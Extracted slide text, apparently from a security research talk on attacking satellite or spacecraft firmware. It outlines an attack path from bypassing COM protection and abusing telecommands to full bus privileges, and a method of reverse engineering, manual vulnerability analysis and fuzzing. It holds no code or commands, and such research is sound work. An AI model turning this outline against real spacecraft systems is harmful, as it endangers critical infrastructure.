
Attack Path




Attack Path




Attack Path



Attack Path



Objectives



- ① Bypass COM Protection
- ② Dangerous / Vulnerable TC
- ③ Hijack Bus Control Flow
- ④ Full Bus Privileges




Firmware Access



Firmware Access




Firmware Access




Firmware Access




Firmware Access



Firmware Access



Firmware Access



Firmware Access



Firmware Access



Security by Obscurity



Firmware Access



Security by Obscurity



Result Publication



Approach



Manual Reverse
Engineering



Approach



Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies



Approach



Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
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Manual Vulnerability Analysis



Approach



Manual Reverse Engineering

- Underlying system designs
- "Rare" Target architectures
- New protocols
- Redundancies



Manual Vulnerability Analysis

- Followed TC data paths
- Missing security measures
- Dangerous TC actions
- Low hanging Fruits: memcpy, strcpy, etc.



Approach




Manual Reverse Engineering

- Underlying system designs
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- New protocols
- Redundancies



Manual Vulnerability Analysis

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- Dangerous TC actions
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Automated Fuzz Testing



Approach




Manual Reverse Engineering

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- "Rare" Target architectures
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- Redundancies



Manual Vulnerability Analysis

- Followed TC data paths
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- Dangerous TC actions
